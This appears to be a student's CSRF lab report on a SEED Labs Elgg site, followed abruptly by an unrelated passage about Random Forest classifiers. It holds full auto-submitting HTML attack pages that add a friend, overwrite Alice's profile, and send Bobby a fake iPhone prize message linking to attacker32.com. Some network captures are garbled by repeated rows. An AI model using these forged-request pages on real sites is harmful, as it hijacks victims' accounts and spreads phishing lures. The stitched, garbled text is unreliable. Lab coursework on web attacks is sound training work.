



Task-1

We check the GET request which is sent to the server when Samy is added as a friend. From that request we get the URL and the guid number of Samy.



So we make a forged request using a html file where we send the request to add Sammy as a friend whenever the victim visits that malicious html page.



Task-2

At first we find out the URL which is required to POST any request to the profile using Samy's profile. We get the required URL for editing any profile-
http://www.seed-server.com/action/profile/edit

The screenshot shows the Seed Labs website with a user profile for 'Samy'. The profile includes a placeholder image of a person wearing a hat and sunglasses, and a bio that says 'About me: Samy is my hero'. There are buttons for 'Edit avatar' and 'Edit profile'. Below the profile, there are sections for 'Blogs' and 'Bookmarks'. The bottom part of the image shows the browser's developer tools, specifically the Network tab. It displays a list of requests, with the 'edit' request highlighted. The details for this request show a POST method to the URL 'http://www.seed-server.com/action/profile/edit' with a status of 302 Found. The response headers indicate a redirect to 'http://www.seed-server.com/profile/samy'.

Later we check which section in the POST method “Samy is my hero” is being added

This screenshot shows the 'Request payload' for the 'edit' request. The payload is a JSON object containing the following data:

```
{  "name": "Samy",  "description": "Samy is my hero",  "accesslevel": "basic",  "briefdescription": "Samy is my hero"}
```

Later we find the guid number of Alice from page source

```
44 </div>
45 </div>
46
47 <div class="elgg-main elgg-body elgg-layout-body clearfix">
48   <div class="elgg-layout-content clearfix">
49     <div class="elgg-layout-widgets">
50       require(["elgg/widgets"], function (widgets) {
51         widgets.init();
52       });
53     </script>
54 </div>
55 </div>
```

As we now know the required fields where we need to edit, we create a malicious html page in which when Alice clicks her profile will be edited by making a forged request

```
attacker: nano -- Konsole
File Edit View Bookmarks Plugins Settings Help
New Tab Split View Copy Paste Find
GNU nano 6.4 editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post(); }
</script>
</body>
</html>

Wrote 37 lines
Help Write Out Where Is Cut Execute Location M-U Undo M-A Set Mark M-] To Bracket M-; Previous
Exit Read File Replace Paste Justify Go To Line Redo Copy Where Was Next
Labsetup: docker-compose attacker: nano
```

The updated profile of Alice after clicking the malicious html page

Alice: Elgg For SEED Labs — Mozilla Firefox

Alice: Elgg For SEED Labs

http://www.seed-server.com/

190042141_Lab 03 - Goog

Lab 3 - Cross Site Request


Alice: Elgg For SEED Labs

www.seed-server.com/profile/alice

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Alice

Edit avatar Edit profile



Brief description
Samy is my hero

Add widgets

Blogs

Bookmarks

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Filter URLs

Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	www.seed-server.com	alice	document	html	3.82 KB	15.44 KB
200	GET	www.seed-server.com	5demail.jpg	img	jpeg	cached	1.36 KB
200	GET	www.seed-server.com	5dimage.jpg	img	jpeg	cached	8.11 KB
200	GET	www.seed-server.com	jquery.js	script	js	cached	0 B
200	GET	www.seed-server.com	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-server.com	require_config.js	script	js	cached	789 B
200	GET	www.seed-server.com	require.js	script	js	cached	0 B
200	GET	www.seed-server.com	elgg.js	script	js	cached	0 B
200	GET	www.seed-server.com	favicon-128.png	FaviconLoaderJm186 (img)	png	cached	4.23 KB
200	GET	www.seed-server.com	favicon.svg	FaviconLoaderJm186 (img)	svg	cached	6.35 KB
200	GET	www.seed-server.com	sprintf.js	require.js!27 (script)	js	cached	0 B
200	GET	www.seed-server.com	en.js	require.js!27 (script)	js	cached	0 B
200	GET	www.seed-server.com	weakmap-polyfill.js	require.js!27 (script)	js	cached	0 B
200	GET	www.seed-server.com	formdata-polyfill.js	require.js!27 (script)	js	cached	0 B
200	GET	www.seed-server.com	widgets.js	require.js!27 (script)	js	cached	0 B
200	GET	www.seed-server.com	intl.js	require.js!27 (script)	js	cached	370 B

25 requests 38.77 KB / 3.62 KB transferred Finish: 1.20 s DOMContentLoaded: 528 ms load: 541 ms

HTML CSS JS XHR Fonts Images Media WS Other

Disable Cache No Throttling

GET http://www.seed-server.com/profile/alice

Status: 200 OK

Version: HTTP/1.1

Transferred: 3.82 KB (15.44 KB total)

Referer Policy: strict-origin-when-cross-origin

Request Priority: Highest

Response Headers (445 B)

Cache-Control: must-revalidate, no-cache, no-store, private

Connection: Keep-Alive

Content-Encoding: gzip

Content-Length: 346

Content-Type: text/html; charset=UTF-8

Date: Mon, 10 Oct 2022 14:52:11 GMT

expires: Thu, 19 Nov 1981 08:52:00 GMT

Keep-Alive: timeout=5, max=100

pragma: no-cache

Server: Apache/2.4.41 (Ubuntu)

Vary: Accept-Encoding,User-Agent

Task-3

Same as the previous task we get the profile edit URL link. When we edit the profile of Sammy in the fields of brief description, interests, twitter according to the requirements of the task. Later we check the fields in the html code where modifications are made.

The screenshot shows the 'Elgg For SEED Labs' website. The user 'Samy' is logged in, and the profile edit page is displayed. The profile includes a profile picture of a person wearing a hat and sunglasses. The bio is 'Samy is my hero'. The interests are listed as 'Hacking'. The Twitter username is 'Gerald'. There are buttons for 'Edit avatar' and 'Edit profile'.

The Network tab in the browser's developer tools shows the following requests:

Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed-server.com	edit	document	html	3.91 KB	16.18 KB
200	GET	www.seed-server.com	samy	document	html	3.96 KB	16.18 KB
200	GET	www.seed-server.com	5f9arge.jpg	img	jpeg	4.46 KB	0.0
200	GET	www.seed-server.com	jq4ery-wp.js	script	js	cached	0.0
200	GET	www.seed-server.com	require.config.js	script	js	cached	0.0
200	GET	www.seed-server.com	require.js	script	js	cached	0.0
200	GET	www.seed-server.com	elgg.js	script	js	cached	0.0
200	GET	www.seed-server.com	favicon.128.png	img	png	4.23 KB	0.0
200	GET	www.seed-server.com	favicon.png	img	svg	6.35 KB	0.0
200	GET	www.seed-server.com	sprintf.js	script	js	cached	0.0
200	GET	www.seed-server.com	en.js	script	js	cached	0.0
200	GET	www.seed-server.com	wekmap-polyfill.js	script	js	cached	0.0
200	GET	www.seed-server.com	formdata-polyfill.js	script	js	cached	0.0
200	GET	www.seed-server.com	widgets.js	script	js	cached	0.0
200	GET	www.seed-server.com	intl.js	script	js	cached	0.0

The Request tab shows the following request details:

Request	Response	Timings
1	Content-Disposition: form-data; name="elgg_token"	
2	Content-Disposition: form-data; name="elgg_token"	
3	Content-Disposition: form-data; name="elgg_token"	
4	Content-Disposition: form-data; name="elgg_token"	
5	Content-Disposition: form-data; name="elgg_token"	
6	Content-Disposition: form-data; name="elgg_token"	
7	Content-Disposition: form-data; name="elgg_token"	
8	Content-Disposition: form-data; name="elgg_token"	
9	Content-Disposition: form-data; name="elgg_token"	
10	Content-Disposition: form-data; name="elgg_token"	
11	Content-Disposition: form-data; name="elgg_token"	
12	Content-Disposition: form-data; name="elgg_token"	
13	Content-Disposition: form-data; name="elgg_token"	
14	Content-Disposition: form-data; name="elgg_token"	
15	Content-Disposition: form-data; name="elgg_token"	
16	Content-Disposition: form-data; name="elgg_token"	
17	Content-Disposition: form-data; name="elgg_token"	
18	Content-Disposition: form-data; name="elgg_token"	
19	Content-Disposition: form-data; name="elgg_token"	
20	Content-Disposition: form-data; name="elgg_token"	
21	Content-Disposition: form-data; name="elgg_token"	
22	Content-Disposition: form-data; name="elgg_token"	

The Response tab shows the following response details:

Response	Timings
1	Content-Disposition: form-data; name="elgg_token"
2	Content-Disposition: form-data; name="elgg_token"
3	Content-Disposition: form-data; name="elgg_token"
4	Content-Disposition: form-data; name="elgg_token"
5	Content-Disposition: form-data; name="elgg_token"
6	Content-Disposition: form-data; name="elgg_token"
7	Content-Disposition: form-data; name="elgg_token"
8	Content-Disposition: form-data; name="elgg_token"
9	Content-Disposition: form-data; name="elgg_token"
10	Content-Disposition: form-data; name="elgg_token"
11	Content-Disposition: form-data; name="elgg_token"
12	Content-Disposition: form-data; name="elgg_token"
13	Content-Disposition: form-data; name="elgg_token"
14	Content-Disposition: form-data; name="elgg_token"
15	Content-Disposition: form-data; name="elgg_token"
16	Content-Disposition: form-data; name="elgg_token"
17	Content-Disposition: form-data; name="elgg_token"
18	Content-Disposition: form-data; name="elgg_token"
19	Content-Disposition: form-data; name="elgg_token"
20	Content-Disposition: form-data; name="elgg_token"
21	Content-Disposition: form-data; name="elgg_token"
22	Content-Disposition: form-data; name="elgg_token"

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings
302	POST	www.seed-server.com	edit	document	HTML	3.91 KB	16.18 KB	Request payload				
200	GET	www.seed-server.com	samy	document	HTML	3.96 KB	16.18 KB					
200	GET	www.seed-server.com	5tlarge.jpg	img	jpeg	cached	4.46 KB					
200	GET	www.seed-server.com	jquery.js	script	js	cached	0 B					
200	GET	www.seed-server.com	jquery-1.11.3.js	script	js	cached	0 B					
200	GET	www.seed-server.com	require.config.js	script	js	cached	789 B					
200	GET	www.seed-server.com	require.js	script	js	cached	0 B					
200	GET	www.seed-server.com	elgg.js	script	js	cached	0 B					
200	GET	www.seed-server.com	favicon-128.png	img	png	cached	4.23 KB					
200	GET	www.seed-server.com	favicon.svg	img	svg	cached	6.35 KB					
200	GET	www.seed-server.com	sprintf.js	script	js	cached	0 B					
200	GET	www.seed-server.com	en.js	script	js	cached	0 B					
200	GET	www.seed-server.com	webpack-polyfill.js	script	js	cached	0 B					
200	GET	www.seed-server.com	formdata-polyfill.js	script	js	cached	0 B					
200	GET	www.seed-server.com	widgets.js	script	js	cached	0 B					
200	GET	www.seed-server.com	intl.js	script	js	cached	370 B					

Now after getting the field and its names we modify the previous html code. We add two extra fields to change the interest and twitter field. We give the values with which we want to modify the required profile of Alice

```
GNU nano 6.4 editprofile.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";
    fields += "<input type='hidden' name='interests' value='hacking'>";
    fields += "<input type='hidden' name='twitter' value='geralt'>";


    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}

// Invoke forge_post() after the page is loaded.
```





Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings
200	GET	www.seed-server.com	alice	document	HTML	3.92 KB	16.03 KB					
200	GET	www.seed-server.com	56mail.jpg	img	jpeg	cached	1.36 KB					
200	GET	www.seed-server.com	56large.jpg	img	jpeg	cached	8.11 KB					
200	GET	www.seed-server.com	jquery.js	script	js	cached	0 B					
200	GET	www.seed-server.com	jquery-ui.js	script	js	cached	0 B					
200	GET	www.seed-server.com	require.config.js	script	js	cached	789 B					
200	GET	www.seed-server.com	require.js	script	js	cached	0 B					
200	GET	www.seed-server.com	elgg.js	script	js	cached	0 B					
200	GET	www.seed-server.com	sprintf.js	require.js!27 (script)	js	cached	0 B					
200	GET	www.seed-server.com	en.js	require.js!27 (script)	js	cached	0 B					
200	GET	www.seed-server.com	webpack-polyfill.js	require.js!27 (script)	js	cached	0 B					
200	GET	www.seed-server.com	formData-polyfill.js	require.js!27 (script)	js	cached	0 B					
200	GET	www.seed-server.com	widgets.js	require.js!27 (script)	js	cached	0 B					
200	GET	www.seed-server.com	init.js	require.js!27 (script)	js	cached	370 B					
200	GET	www.seed-server.com	ready.js	require.js!27 (script)	js	cached	123 B					
200	GET	www.seed-server.com	lightbox.js	require.js!27 (script)	js	cached	0 B					

After modifying the malicious html script we send it to Alice. When Alice clicks the malicious link the html code will produce a forged request to modify the profile of Alice



Task-4

At first we send a dummy message to Bobby to check the URL request sent during messaging. As a result we get the required URL-


"<http://www.seed-server.com/action/messages/send>"



Later we check the fields which are modified during sending the request. As a result we get that the fields match_on, recipients, subject and body



So we change the edit-profile html page with the required fields and the required values against those fields to make a forged request using this malicious html page



```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='match on' value='users'>";
    fields += "<input type='hidden' name='recipients[]' value='57'>";
    fields += "<input type='hidden' name='subject' value='You have won an Iphone 14 Pro'>";
    fields += "<input type='hidden' name='body' value='<p>Follow this link to claim your Iphone 14 Pro: http://www.attacker32.com</p>'>";

    // Create a <form> element.
    var p = document.createElement("form");


    // Construct the form
    p.action = "http://www.seed-server.com/action/messages/send";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
```

Here when Alice goes to that malicious website a message is sent to Bobby and the message contains the link **www.attacker32.com**



A machine learning algorithm based on decision trees is called Random Forest Trees (RFT). Machine learning algorithms that do ensemble classification include Random Trees (RT). The term "ensemble" denotes a technique that averages the forecasts of various different base models to provide predictions.

The core idea behind ensemble methods based on randomization is to "incorporate random perturbations into the learning procedure to build multiple alternative models from a single learning set L and then to aggregate the predictions of those models to make the ensemble prediction" (Louppe, 2014). In other words, "growing an ensemble of trees and letting them vote for the most popular class has resulted in significant gains in classification accuracy. These ensembles are frequently grown by creating random vectors that control how each tree in the ensemble grows (Breiman, 2001).

When building a random tree, there are three basic options available. These three considerations are: (1) how to separate leaves; (2) what kind of predictor to utilize in each leaf; and (3) how to introduce unpredictability into trees (Denil et al., 2014). Using a bootstrapped or sub-sampled data set to generate each tree is a typical method for adding unpredictability to a tree. As a result, there are variances among the trees in the forest since each tree in the forest was trained using slightly different data (Denil et al., 2014). The optimal split at a particular node can alternatively be chosen randomly; tests have shown, however, that where noise is relevant, bagging typically produces better results (Louppe, 2014).

"Special attention must be taken so that the resulting model is neither too simple nor too complex," according to the author, when optimizing a Random Trees model. The model is in fact stated to have underfitted the data in the first scenario, i.e., it was not adaptable enough to capture the structure between X and Y . The model is said to be overfit the data in the latter scenario because it is too flexible and captures isolated structures (i.e., noise) that are unique to the learning set (Louppe, 2014).

In order to prevent overfitting, stopping rules must be established to stop a tree from developing before it has too many levels: User-defined hyper-parameters are used to establish stopping conditions (Louppe, 2014). The most popular of these parameters are:

The bare minimum of samples that a terminal node needs to divide

the bare minimum of samples in a leaf node after splitting the terminal node

The maximum depth of a tree, or the number of levels it can reach,

once the Gini Impurity index, which measures the Trees accuracy, falls below a predetermined threshold

To identify the best trade-off, these parameters must be fine-tuned; they must be neither too stringent nor too loose for the tree to be neither too shallow nor too deep (Louppe, 2014).

Breiman (2002) lists the following as some of the essential characteristics of random trees:

It is a very good classifier, with accuracy on par with support vector machines.

As the forest grows, it produces an internal, unbiased estimate of the generalization error.

